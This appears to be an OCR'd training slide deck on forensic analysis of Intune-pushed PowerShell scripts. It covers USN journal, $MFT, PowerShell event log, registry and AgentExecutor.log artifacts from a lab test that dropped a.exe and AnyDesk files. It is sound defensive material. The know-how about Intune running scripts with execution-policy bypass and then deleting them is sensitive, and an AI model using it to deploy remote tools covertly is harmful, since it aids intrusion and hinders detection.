2024-02-17 03:46:58.577	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.output	USN_REASON_FILE_CREATE
2024-02-17 03:47:01.046	Journal [USN]	x	[root]\Users\DennisLabossiere\Desktop\Test\a.exe	USN_REASON_FILE_CREATE
2024-02-17 03:47:04.843	Journal [USN]	x	[root]\Users\DennisLabossiere\Desktop\Test\a.exe	USN_REASON_CLOSE | USN_REASON_DATA_EXTEND | USN_REASON_FILE_CREATE
2024-02-17 03:47:54.203	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.output	USN_REASON_CLOSE | USN_REASON_FILE_DELETE
2024-02-17 03:47:54.203	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.error	USN_REASON_CLOSE | USN_REASON_FILE_DELETE
2024-02-17 03:47:54.203	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1	USN_REASON_CLOSE | USN_REASON_FILE_DELETE
2024-02-17 03:47:54.203	Journal [USN]	x	[root]\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.timeout	USN_REASON_CLOSE | USN_REASON_FILE_DELETE
2024-02-17 03:47:54.733	Journal [USN]	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk	USN_REASON_FILE_CREATE
2024-02-17 03:47:54.733	Journal [USN]	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\ad.trace	USN_REASON_FILE_CREATE
2024-02-17 03:47:54.765	Journal [USN]	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\user.conf	USN_REASON_FILE_CREATE
2024-02-17 03:47:56.514	Journal [USN]	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\service.conf	USN_REASON_FILE_CREATE
2024-02-17 03:47:56.514	Journal [USN]	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\system.conf	USN_REASON_FILE_CREATE
2024-02-17 03:47:58.171	Journal [USN]	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\global_cache	USN_REASON_FILE_CREATE
2024-02-17 03:48:04.077	Journal [USN]	x	[root]\Windows\Prefetch\A.EXE-DDD0EF4F.pf	USN_REASON_FILE_CREATE

Forensic analysis – $MFT


- Like the $J, the $MFT records file creation, modification, and access times:
  - Does not show the creation and/or deletion of the PowerShell file and policy timeout, error, and output files.
- Unlike the $J, the $MFT shows file sizes.




Date/Time (UTC)	Artifact	x	Description	Extra
2024-02-17 03:47:01.045	MFT	x	[root]\Users\DennisLabossiere\Desktop\Test\a.exe	status: allocated; size: 5218304
2024-02-17 03:47:04.811	MFT	x	[root]\Users\DennisLabossiere\Desktop\Test\a.exe	status: allocated; size: 5218304
2024-02-17 03:47:53.842	MFT	x	[root]\Users\DennisLabossiere\Desktop\Test\a.exe	status: allocated; size: 5218304
2024-02-17 03:47:54.733	MFT	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk	status: allocated; size: 0
2024-02-17 03:47:54.733	MFT	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\ad.trace	status: allocated; size: 40949
2024-02-17 03:47:54.764	MFT	x	[root]\Users\DennisLabossiere\AppData\Roaming\AnyDesk\user.conf	status: allocated; size: 7208

Forensic analysis – PowerShell event logs

- Indicates PowerShell is running
- May show the content of the script(s):
  - Depends on logging policy




Date/Time (UTC)	Artifact	x	Description	Extra
2024-02-17 03:46:58.991	EventLog	x	PowerShell console is starting up	40961/Microsoft-Windows-PowerShell/Operational/Microsoft-Windows-PowerS
2024-02-17 03:46:59.358	EventLog	x	Data.0: Registry; Data.1: Started; Data.2: ProviderName=RegistryNewProviderState=StartedSequenceNumber=1HostName=ConsoleHostHostVersion=5.1.19041.3996HostId=a38	600/Windows PowerShell/PowerShell
2024-02-17 03:46:59.390	EventLog	x	Data.0: Available; Data.1: None; Data.2: NewEngineState=AvailablePreviousEngineState=NoneSequenceNumber=13HostName=ConsoleHostHostVersion=5.1.19041.3996HostI	400/Windows PowerShell/PowerShell
2024-02-17 03:47:53.890	EventLog	x	Data.0: Stopped; Data.1: Available; Data.2: NewEngineState=StoppedPreviousEngineState=AvailableSequenceNumber=15HostName=ConsoleHostHostVersion=5.1.19041.3996	403/Windows PowerShell/PowerShell




```
Data.0: Registry; Data.1: Started; Data.2:        ProviderName=Registry
        NewProviderState=Started

        SequenceNumber=1

        HostName=ConsoleHost
        HostVersion=5.1.19041.3996
        HostId=a3896c87-293c-41dc-ae3c-7b24732d8e40
        HostApplication=C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoProfile -executionPolicy bypass -file C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-
f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=; Binary: null; ProviderName: Registry; NewProviderState: Started; SequenceNumber: 1; HostName: ConsoleHost; HostVersion: 5.1.19041.3996; HostId: a3896c87-293c-41dc-ae3c-7b24732d8e40; HostApplication: C:\Windows\SysWOW64
\WindowsPowerShell\v1.0\powershell.exe -NoProfile -executionPolicy bypass -file C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85...
```

Forensic analysis – Registry – Test Intune script



Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
ABC	ABC	ABC	ABC	▣	▣
DownloadCount	RegDword	1		□	□
Result	RegSz	Success	62-62-77-65	□	□
LastUpdatedTimeUtc	RegSz	2/9/2024 10:22:51 PM	3D-01	□	□
PolicyHash	RegSz	seVaTcpVD8fIpTlaqaa1Ux4ZP38HwvQIpNSl5tup9cc=	00-00	□	□
ResultDetails	RegSz	{"Version":1,"SigningCode":649,"EncryptionCode":633,"Signing...		□	□
InternalVersion	RegDword	1		□	□
ErrorCode	RegDword	0		□	□
TargetType	RegSz	User	3D-01	□	□
RunAsAccount	RegSz	User	00-00	□	□

HKLM\SOFTWARE\Microsoft\IntuneManagementExtension\Policies\63375ffe-f00f-46f5-89e7-6666c6b3863e\5fa26a93-5433-4e4e-aedf-f3ee6c7a1bc4




Value name: ResultDetails

Value type: RegSz

Value:

```
{"Version":1,"SigningCode":649,"EncryptionCode":633,"SigningMsg":"(Success) AccountId:2e872dea-b8ab-4f06-8448-ded99e97e22d,PolicyId:5fa26a93-5433-4e4e-aedf-f3ee6c7a1bc4,Type:1,Enforce: Enforcement2.
OSVersion:10.0.19045,AgentVersion:1.75.102.0. ","EncryptMsg":"run in legacy mode","ExecutionMsg":"\r\n\r\n    Directory: C:\\Users\\Dennis\\Desktop\r\n\r\n\r\nMode                 LastWriteTime         Length Name
\n----                 -------------         ------ ----                                                                  \r\nd-----          2/9/2024   5:22 PM                Test                                                                  \r\n\r\n\r\n\r\n"}
```

Forensic analysis – Registry – Modified Intune script



Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
DownloadCount	RegDword	1		☐	☐
Result	RegSz	Success	D8-98-B0-04	☐	☐
LastUpdatedTimeUtc	RegSz	2/12/2024 5:46:54 AM	3D-01	☐	☐
PolicyHash	RegSz	OFKCQCQPtedVWDdZqhs/QslRABNFxMnbHQd9SQnWZ7A=	38-33	☐	☐
ResultDetails	RegSz	{"Version":1,"SigningCode":649,"EncryptionCode":633,"Signing...	6E-00-20-00-20-00-20-00-20-00-44-00-69-00-72-...	☐	☐
InternalVersion	RegDword	3		☐	☐
ErrorCode	RegDword	0		☐	☐
TargetType	RegSz	Device	72-01-90-A4-72-01	☐	☐
RunAsAccount	RegSz	User	43-39	☐	☐

HKLM\SOFTWARE\Microsoft\IntuneManagementExtension\Policies\63375ffe-f00f-46f5-89e7-6666c6b3863e\ab85f253-8daf-4929-8e17-9e15ea418d87

Value name: ResultDetails

Value type: RegSz

Value: {"Version":1,"SigningCode":649,"EncryptionCode":633,"SigningMsg":"(Success) AccountId:2e872dea-b8ab-4f06-8448-ded99e97e22d,PolicyId:ab85f253-8daf-4929-8e17-9e15ea418d87,Type:1,Enforce: Enforcement2. OSVersion:10.0.19045,AgentVersion:1.75.102.0. ","EncryptMsg":"run in legacy mode","ExecutionMsg":"\r\n"}

Forensic analysis – Intune-specific logs

`C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\`

- Contains a PowerShell script that is downloaded then executed from Intune:
  - This script is deleted after a successful push from Intune to the endpoint
  - *The PS1 file the $J recorded*

`C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\`

- Contains files that record the results of the script executions:
  - These files are also deleted after a successful execution of the PowerShell script (even if the script itself errors out)
  - *The.error,.output, and.timeout files the $J recorded*

`C:\ProgramData\Microsoft\IntuneManagementExtension\Logs\`


- Contains both the `AgentExecutor.log` and `IntuneManagementExtension.log` files:
  - Unclear* when either log file records the entire decoded script content and/or output

** Believed that AgentExecutor.log records the results of stdout, whereas IntuneManagementExtension.log records the contents of the PS1 file*

Forensic analysis – AgentExecutor.log

Below is a snippet from the `AgentExecutor.log` file. The times within the log are local system time.

***Note:** The two GUIDs (Azure user `Object ID` and Intune `scriptID`)*




C: > Users > dlabossiere > Documents > KPMG_Trainings > Presentations > Intune > Logs > AgentExecutor.log

```
<![LOG[cmd line for running powershell is -NoProfile -executionPolicy bypass -file  "C:\Program Files (x86)\Microsoft Intune Management
Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e\ab85f253-8daf-4929-8e17-9e15ea418d87.ps1" ]LOG]!><time="17:22:49.8687753" date="2-9-2024"
component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[PowerShell path is C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe]LOG]!><time="17:22:49.8687753" date="2-9-2024" component="AgentExecutor" context="" type="1"
thread="1" file="">
<![LOG[[Executor] created powershell with process id 10396]LOG]!><time="17:22:49.8687753" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[Powershell exit code is 0]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[lenth of out=427]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[lenth of error=2]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[error from script =
]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[Powershell script is successfully executed.]LOG]!><time="17:22:50.9468878" date="2-9-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[write output done. output =


    Directory: C:\Users\DennisLabossiere\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          2/9/2024   5:22 PM                Test
```

